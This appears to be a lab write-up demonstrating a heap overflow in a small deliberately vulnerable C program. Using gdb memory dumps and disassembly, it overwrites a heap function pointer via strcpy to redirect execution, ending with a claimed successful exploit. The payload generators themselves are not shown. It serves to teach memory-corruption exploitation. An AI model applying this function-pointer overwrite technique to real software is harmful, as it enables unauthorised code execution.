Heap OverFlow

Heap OverFlow

Linux passing

Step 1

This first stepd efines the vulnerable program that we are going to run to check the heap overflow

```
(base) dimi@dimi:~/cpp/Heapoverflow$ gcc heapexample.c -w -g -no-pie -z
execstack -o heapexample

(base) dimi@dimi:~/cpp/Heapoverflow$ ./heapexample Hola
data: esta en [0x21a82a0] , el puntero fp esta en [0x21a82f0]
Esperando fuera
```

```
(base) dimi@dimi:~/cpp/Heapoverflow$ ./heapexample
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXX
data: esta en [0xc102a0] , el puntero fp esta en [0xc102f0]
Segmentation fault (core dumped)
```

Step 2

The second step consists in the execution of different commands for checking the program behavior when it is running in our system.

```
(base) dimi@dimi:~/cpp/Heapoverflow$ gdb ./heapexample
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
```

```
Type "apropos word" to search for commands related to "word"...
--Type <RET> for more, q to quit, c to continue without paging--
Reading symbols from ./heapexample...
```

```
Reading symbols from ./heapexample...
(gdb) list 25,40
25      int main( int argc , char **argv)
26      {
27      struct s_data *s_midat;
28      struct s_fp *f;
29
30      s_midat = malloc(sizeof(struct s_data));
31      f = malloc(sizeof(struct s_fp));
32      f->fp = f_espero_fuera;
33
34      printf('data: esta en [%p] , el puntero fp esta en [%p]\n', s_midat
, f);
35
36      strcpy(s_midat->buffer , argv[1]) ;
37
38      f->fp() ;
39
40      }
```

```
(gdb) b 38
Breakpoint 1 at 0x401240: file heapexample.c, line 38.
```

```
(gdb) run XXXX
Starting program: /home/dimi/cpp/Heapoverflow/heapexample XXXX
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data: esta en [0x4052a0] , el puntero fp esta en [0x4052f0]

Breakpoint 1, main (argc=2, argv=0x7fffffffddc8) at heapexample.c:38
38      f->fp() ;
```

```
info proc map
process 11843
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms
objfile
            0x400000           0x401000     0x1000        0x0  r--p
/home/dimi/cpp/Heapoverflow/heapexample
```

```
            0x401000           0x402000     0x1000     0x1000  r-xp
/home/dimi/cpp/Heapoverflow/heapexample
            0x402000           0x403000     0x1000     0x2000  r--p
/home/dimi/cpp/Heapoverflow/heapexample
            0x403000           0x404000     0x1000     0x2000  r--p
/home/dimi/cpp/Heapoverflow/heapexample
            0x404000           0x405000     0x1000     0x3000  rw-p
/home/dimi/cpp/Heapoverflow/heapexample
            0x405000           0x426000    0x21000        0x0  rw-p   [heap]
--Type <RET> for more, q to quit, c to continue without paging--
      0x7ffff7c00000     0x7ffff7c28000    0x28000        0x0  r--p
/usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7c28000     0x7ffff7dbd000   0x195000    0x28000  r-xp
/usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7dbd000     0x7ffff7e15000    0x58000   0x1bd000  r--p
/usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e15000     0x7ffff7e19000     0x4000   0x214000  r--p
/usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e19000     0x7ffff7e1b000     0x2000   0x218000  rw-p
/usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e1b000     0x7ffff7e28000     0xd000        0x0  rw-p
      0x7ffff7fa4000     0x7ffff7fa7000     0x3000        0x0  rw-p
      0x7ffff7fbb000     0x7ffff7fbd000     0x2000        0x0  rw-p
      0x7ffff7fbd000     0x7ffff7fc1000     0x4000        0x0  r----Type
<RET> for more, q to quit, c to continue without paging--
```

```
(gdb) info proc map
process 11843
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p   /home/dimi/cpp/Heapoverflow/h
eapexample
            0x401000           0x402000     0x1000     0x1000  r-xp   /home/dimi/cpp/Heapoverflow/h
eapexample
            0x402000           0x403000     0x1000     0x2000  r--p   /home/dimi/cpp/Heapoverflow/h
eapexample
            0x403000           0x404000     0x1000     0x2000  r--p   /home/dimi/cpp/Heapoverflow/h
eapexample
            0x404000           0x405000     0x1000     0x3000  rw-p   /home/dimi/cpp/Heapoverflow/h
eapexample
            0x405000           0x426000    0x21000        0x0  rw-p   [heap]
--Type <RET> for more, q to quit, c to continue without paging--
```

Now we are going to proceed to check the heap status using the next set of commands

•First check the memory address **(in my case 0x405000)**

```
(gdb) x/120x 0x405000
0x405000:       0x00000000      0x00000000      0x00000291      0x00000000
0x405010:       0x00000000      0x00000000      0x00000000      0x00000000
0x405020:       0x00000000      0x00000000      0x00000000      0x00000000
0x405030:       0x00000000      0x00000000      0x00000000      0x00000000
```

```
0x405040:       0x00000000      0x00000000      0x00000000      0x00000000
0x405050:       0x00000000      0x00000000      0x00000000      0x00000000
0x405060:       0x00000000      0x00000000      0x00000000      0x00000000
0x405070:       0x00000000      0x00000000      0x00000000      0x00000000
0x405080:       0x00000000      0x00000000      0x00000000      0x00000000
0x405090:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x405100:       0x00000000      0x00000000      0x00000000      0x00000000
0x405110:       0x00000000      0x00000000      0x00000000      0x00000000
0x405120:       0x00000000      0x00000000      0x00000000      0x0000000
```

After your XXXX (**0x00401190**) you should be able to find an address that corresponds with f_espero_fuera

```
((gdb) x/240x 0x405000
0x405000:       0x00000000      0x00000000      0x00000291      0x00000000
0x405010:       0x00000000      0x00000000      0x00000000      0x00000000
0x405020:       0x00000000      0x00000000      0x00000000      0x00000000
0x405030:       0x00000000      0x00000000      0x00000000      0x00000000
0x405040:       0x00000000      0x00000000      0x00000000      0x00000000
0x405050:       0x00000000      0x00000000      0x00000000      0x00000000
0x405060:       0x00000000      0x00000000      0x00000000      0x00000000
0x405070:       0x00000000      0x00000000      0x00000000      0x00000000
0x405080:       0x00000000      0x00000000      0x00000000      0x00000000
0x405090:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x405100:       0x00000000      0x00000000      0x00000000      0x00000000
0x405110:       0x00000000      0x00000000      0x00000000      0x00000000
0x405120:       0x00000000      0x00000000      0x00000000      0x00000000
0x405130:       0x00000000      0x00000000      0x00000000      0x00000000
0x405140:       0x00000000      0x00000000      0x00000000      0x00000000
0x405150:       0x00000000      0x00000000      0x00000000      0x00000000
0x405160:       0x00000000      0x00000000      0x00000000      0x00000000
0x405170:       0x00000000      0x00000000      0x00000000      0x00000000
```

```
0x405180:       0x00000000      0x00000000      0x00000000      0x00000000
0x405190:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x405200:       0x00000000      0x00000000      0x00000000      0x00000000
0x405210:       0x00000000      0x00000000      0x00000000      0x00000000
0x405220:       0x00000000      0x00000000      0x00000000      0x00000000
0x405230:       0x00000000      0x00000000      0x00000000      0x00000000
0x405240:       0x00000000      0x00000000      0x00000000      0x00000000
0x405250:       0x00000000      0x00000000      0x00000000      0x00000000
0x405260:       0x00000000      0x00000000      0x00000000      0x00000000
0x405270:       0x00000000      0x00000000      0x00000000      0x00000000
0x405280:       0x00000000      0x00000000      0x00000000      0x00000000
0x405290:       0x00000000      0x00000000      0x00000051      0x00000000
(gdb) x/240x 0x405000
0x405000:       0x00000000      0x00000000      0x00000291      0x00000000
0x405010:       0x00000000      0x00000000      0x00000000      0x00000000
0x405020:       0x00000000      0x00000000      0x00000000      0x00000000
0x405030:       0x00000000      0x00000000      0x00000000      0x00000000
0x405040:       0x00000000      0x00000000      0x00000000      0x00000000
0x405050:       0x00000000      0x00000000      0x00000000      0x00000000
0x405060:       0x00000000      0x00000000      0x00000000      0x00000000
0x405070:       0x00000000      0x00000000      0x00000000      0x00000000
0x405080:       0x00000000      0x00000000      0x00000000      0x00000000
0x405090:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4050f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x405100:       0x00000000      0x00000000      0x00000000      0x00000000
0x405110:       0x00000000      0x00000000      0x00000000      0x00000000
0x405120:       0x00000000      0x00000000      0x00000000      0x00000000
0x405130:       0x00000000      0x00000000      0x00000000      0x00000000
0x405140:       0x00000000      0x00000000      0x00000000      0x00000000
0x405150:       0x00000000      0x00000000      0x00000000      0x00000000
0x405160:       0x00000000      0x00000000      0x00000000      0x00000000
0x405170:       0x00000000      0x00000000      0x00000000      0x00000000
```

```
0x405180:       0x00000000      0x00000000      0x00000000      0x00000000
0x405190:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4051f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x405200:       0x00000000      0x00000000      0x00000000      0x00000000
0x405210:       0x00000000      0x00000000      0x00000000      0x00000000
0x405220:       0x00000000      0x00000000      0x00000000      0x00000000
0x405230:       0x00000000      0x00000000      0x00000000      0x00000000
0x405240:       0x00000000      0x00000000      0x00000000      0x00000000
0x405250:       0x00000000      0x00000000      0x00000000      0x00000000
0x405260:       0x00000000      0x00000000      0x00000000      0x00000000
0x405270:       0x00000000      0x00000000      0x00000000      0x00000000
0x405280:       0x00000000      0x00000000      0x00000000      0x00000000
0x405290:       0x00000000      0x00000000      0x00000051      0x00000000
**0x4052a0:     0x58585858      0x00000000      0x00000000      0x00000000**
0x4052b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4052c0:       0x00000000      0x00000000      0x00000000      0x00000000

0x4052b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x4052c0:       0x00000000      0x00000000      0x00000000      0x00000000
```

After your XXXX (0x58585858) you should be able to find an address that corresponds with f_espero_fuera
0x4052a0: **0x58585858** 0x00000000 0x00000000 0x00000000

```
(gdb) disassemble f_espero_fuera
Dump of assembler code for function f_espero_fuera:
   0x00000000004011b0 <+0>:     endbr64
   0x00000000004011b4 <+4>:     push   %rbp
   0x00000000004011b5 <+5>:     mov    %rsp,%rbp
   0x00000000004011b8 <+8>:     lea    0xe51(%rip),%rax        # 0x402010
   0x00000000004011bf <+15>:    mov    %rax,%rdi
   0x00000000004011c2 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011c7 <+23>:    nop
   0x00000000004011c8 <+24>:    pop    %rbp
   0x00000000004011c9 <+25>:    ret
End of assembler dump.

(gdb)
```

0x00000000004011b4 <+4>: push %rbp

Step 3

This step analyzes the behavior of the system when exploit the memory location.

```
(base) dimi@dimi:~/cpp/Heapoverflow$ ./heapexample $(./pp1)
data: esta en [0xe632a0] , el puntero fp esta en [0xe632f0]
Segmentation fault (core dumped)
```


Step 4

```
(gdb) run $(./pp2)
Starting program: /home/dimi/cpp/Heapoverflow/heapexample $(./pp2)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data: esta en [0x4052a0] , el puntero fp esta en [0x4052f0]

Program received signal SIGSEGV, Segmentation fault.
0x0000000047594659 in ?? ()
```

```
(gdb) run $(./pp3)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/dimi/cpp/Heapoverflow/heapexample $(./pp3)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
data: esta en [0x4052a0] , el puntero fp esta en [0x4052f0]

Program received signal SIGSEGV, Segmentation fault.
0x0000000000464544 in ?? ()
```




```
((gdb) info registers
Program received signal SIGSEGV, Segmentation fault.
0x0000000000464544 in ?? ()
(gdb) info registers
rax            0x0                 0
rbx            0x0                 0
rcx            0x60                96
rdx            0x464544            4605252
rsi            0x7fffffffe180      140737488347520
rdi            0x4052e3            4215523
rbp            0x7fffffffdc60      0x7fffffffdc60
rsp            0x7fffffffdc38      0x7fffffffdc38
r8             0x0                 0
r9             0x7fffffffdb12      140737488345874
```

```
r10            0x7ffff7c0adb8      140737349987768
r11            0x7ffff7d9eab0      140737351641776
r12            0x7fffffffdd78      140737488346488
r13            0x4011ca            4198858
r14            0x403e18            4210200
r15            0x7ffff7ffd040      140737354125376
rip            0x464544            0x464544
eflags         0x10246             [ PF ZF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

rip 0x464544 0x464544

Because we are able to put our own address to execute, we are going to call the f_entrar function:

```
(gdb) disassemble f_entrar
Dump of assembler code for function f_entrar:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   %rbp
   0x000000000040119b <+5>:     mov    %rsp,%rbp
   0x000000000040119e <+8>:     lea    0xe63(%rip),%rax        # 0x402008
   0x00000000004011a5 <+15>:    mov    %rax,%rdi
   0x00000000004011a8 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011ad <+23>:    nop
   0x00000000004011ae <+24>:    pop    %rbp
   0x00000000004011af <+25>:    ret
End of assembler dump.
```

Step 5

Finally, we are going to exploit the program for calling a function stored in the heap.

```
(base) dimi@dimi:~/cpp/Heapoverflow$ ./heapexample $(./pp4)
bash: warning: command substitution: ignored null byte in input
data: esta en [0x18712a0] , el puntero fp esta en [0x18712f0]
Pasando
```

Exploit successful !!!